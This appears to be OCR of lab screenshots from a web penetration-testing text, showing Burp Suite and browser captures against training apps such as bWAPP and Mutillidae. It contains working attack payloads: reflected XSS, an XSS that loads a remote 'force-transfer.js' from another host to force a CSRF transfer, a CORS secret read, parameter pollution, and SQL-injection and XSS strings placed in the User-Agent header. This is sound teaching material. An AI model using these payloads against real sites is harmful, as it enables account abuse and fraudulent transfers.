User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwebservices/vulnerabilities/cors/client.php
Content-Type: application/json; charset=UTF-8
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Content-Type
Content-Length: 31
Cookie: PHPSESSID=sad219s68je3bd4ds9miq0ms17; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTNiZTFhMmU4MzEwZWZmYTgxMTgyMTE0Mzg1YWM3YWUxBjsAVEkiEF9jc3JmX3Rva2VuBjs
ARkkiMWNWdC9aYXZyTWI3QUNJcEUvS0lKWGtUNTY0bm5wT3c4aFRoYjdUSkw4WFU9BjsARg%3D%3D--fb4a7345f78ffc95e65384d062df8cb1f68856fb;
JSESSIONID=4DF4F98DB1918654409C1962BDBB51A2; Server=b3dhc3Bid2E=
Connection: close
Cache-Control: max-age=0
{"searchterm":"secretword:one"}


file:///root/webpentest/c9/CORS-json-request.html
Submit request
Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network
Storage
DOM
Net
CSS
JS
Security
Logging
Server
Filter output
The character encoding of the HTML document was not declared. The document will render with garbled text in some browser configurations if the document contains characters from outside the US-ASCII range. The character encoding of the page must be declared in the document or in the transfer protocol.
CORS-json
Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at http://192.168.56.11/dvwebservices/vulnerabilities/cors/server.php. (Reason: CORS header 'Access-Control-Allow-Origin' missing).



file:///root/webpentest/c9/CORS-form-request.html
Search term:
secretword:one
Submit form



192.168.56.11/dvwebservices/vulnerabilities/cors/server.php
php
{"result":1,"secretword":"Kag8lzk0nM"}



Host Method URL Params Edited
630 http://192.168.56.13 GET /bWAPP/csrf_2.php
631 http://192.168.56.13 GET /bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=bfd7f687766ca5a...
Request Response
Raw Params Headers Hex
GET /bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=bfd7f687766ca5ae492128fa6dae8ec69748670b&action=transfer HTTP/1.1
Host: 192.168.56.13
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.13/bWAPP/csrf_2.php
Cookie: PHPSESSID=c1e9cfbe6165733bad29a1ef6664383b; security_level=1
Connection: close
Upgrade-Insecure-Requests: 1


Host Method URL
630 http://192.168.56.13 GET /bWAPP/csrf_2.php
631 http://192.168.56.13 GET /bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=bfd7f687766ca5a...
Request Response
Raw Headers Hex HTML Render


<h1>CSRF (Transfer Amount)</h1>
Amount on your account: 1000 EUR
<form action="/bWAPP/csrf_2.php" method="GET">
<label for="account">Account to transfer:</label>
<input type="text" id="account" name="account" value="123-45678-90">
<label for="amount">Amount to transfer:</label>
<input type="text" id="amount" name="amount" value="0">
<input type="hidden" id="token" name="token" value="bfd7f687766ca5ae492128fa6dae8ec69748670b">
<button type="submit" name="action" value="transfer">Transfer</button>
</form>



192.168.56.13/bWAPP/xss_get.php?firstname=test<script>alert(1)<%2Fscript>&las
bWAPP
an extremely bugg
1
OK
Bugs
Change Password
Credits
/ XSS - Reflected (GET) /



Host Method URL
742 http://192.168.56.13 GET /bWAPP/csrf_2.php
752 http://192.168.56.13 GET /bWAPP/xss_get.php?firstname=test%3Cscript+src%3Dhttp%3A%2F%2F192.168.56....
754 http://192.168.56.13 GET /bWAPP/js/html5.js
755 http://192.168.56.10 GET /force-transfer.js
757 http://192.168.56.13 GET /bWAPP/csrf_2.php
767 http://192.168.56.13 GET /bWAPP/csrf_2.php?account=123-45678-90&amount=100&token=24476f65516318...
768 http://192.168.56.13 POST /bWAPP/xss_get.php
Request
Response
Raw
Headers
Hex
HTML
Render
<h1>CSRF (Transfer Amount)</h1>
Amount on your account: 900 EUR
<form action="/bWAPP/csrf_2.php" method="GET">
<label for="account">Account to transfer:</label>
<input type="text" id="account" name="account" value="123-45678-90">
<label for="amount">Amount to transfer:</label>
<input type="text" id="amount" name="amount" value="0">
<input type="hidden" id="token" name="token" value="24476f65516318b75f235373ad09aabe8e371b7d">
<button type="submit" name="action" value="transfer">Transfer</button>
</form>



192.168.56.11/bWAPP/hpp-3.php?movie=5&name=test&action=vote&movie=2
Bugs
Change Password
Create User
Set Security Level
/ HTTP Parameter Pollution /
Your favorite movie is: Iron Man
Thank you for submitting your vote!



192.168.56.11/bWAPP/hpp-2.php?name=test2%26movie%3D2&action=vote
/ HTTP Parameter Pollution /
Hello Test2&movie=2, please vote for your favorite movie.
Remember, Tony Stark wants to win every time...
Title
Release
Character
Genre
Vote
G.I. Joe: Retaliation
2013
Cobra Commander
action
Vote
Iron Man
2008
Tony Stark
action
Vote
Man of Steel
2013
Clark Kent
action
Vote



192.168.56.11/bWAPP/hpp-3.php?movie=5&name=test2&movie=2&action=vote
Bugs
Change Password
Create User
Set Security Level
/ HTTP Parameter Pollution /
Your favorite movie is: Iron Man
Thank you for submitting your vote!


Go
Cancel
Target: http://192.168.56.11
Request
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Date: Sun, 19 Aug 2018 05:48:35 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
Go
Cancel
Target: http://192.168.56.11
Request
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'+and+'1'='1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1
Cookie: showhints=0; PHPSESSID=1t41621j2b4uetva7u5ri5ol53
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
username=admin&password=password&login-php-submit-button=Login
Type a search term
0 matches
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Date: Sun, 19 Aug 2018 05:49:08 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 46844
Connection: close
Content-Type: text/html
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
Type a search term
0 matches
Done
47,263 bytes | 28 millis
47,251 bytes | 29 millis


Comparer
This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.
Select item 1:
Length Data
8 47251 HTTP/1.1 200 OKDate: S...
9 47263 HTTP/1.1 200 OKDate: S...
Paste
Load
Remove
Clear
Select item 2:
Length Data
8 47251 HTTP/1.1 200 OKDate: S...
9 47263 HTTP/1.1 200 OKDate: S...
Compare ...
Words
Bytes


Word compare of #8 and #9 (4 differences)
Length: 47,251
Text
Hex
Length: 47,263
Text
Hex
Firefox/52.0
Firefox/52.0'+and+'1'='1
Key: Modified Deleted Added
Sync views


Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.56.11:80
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0<img src=X onerror="alert('XSS')">
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=login.php
Cookie: showhints=0; PHPSESSID=1t41621j2b4uetva7u5ri5o153
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
username=someuser&password=somepassword&login-php-submit-button=Login


192.168.56.11/mutillidae/index.php?page=login.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 1 (Client-side Security) Hints: Disabled (0 - I try harder) Not Logged In
Home | Login/Register | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
XSS
OK
Please sign-in
Username
Password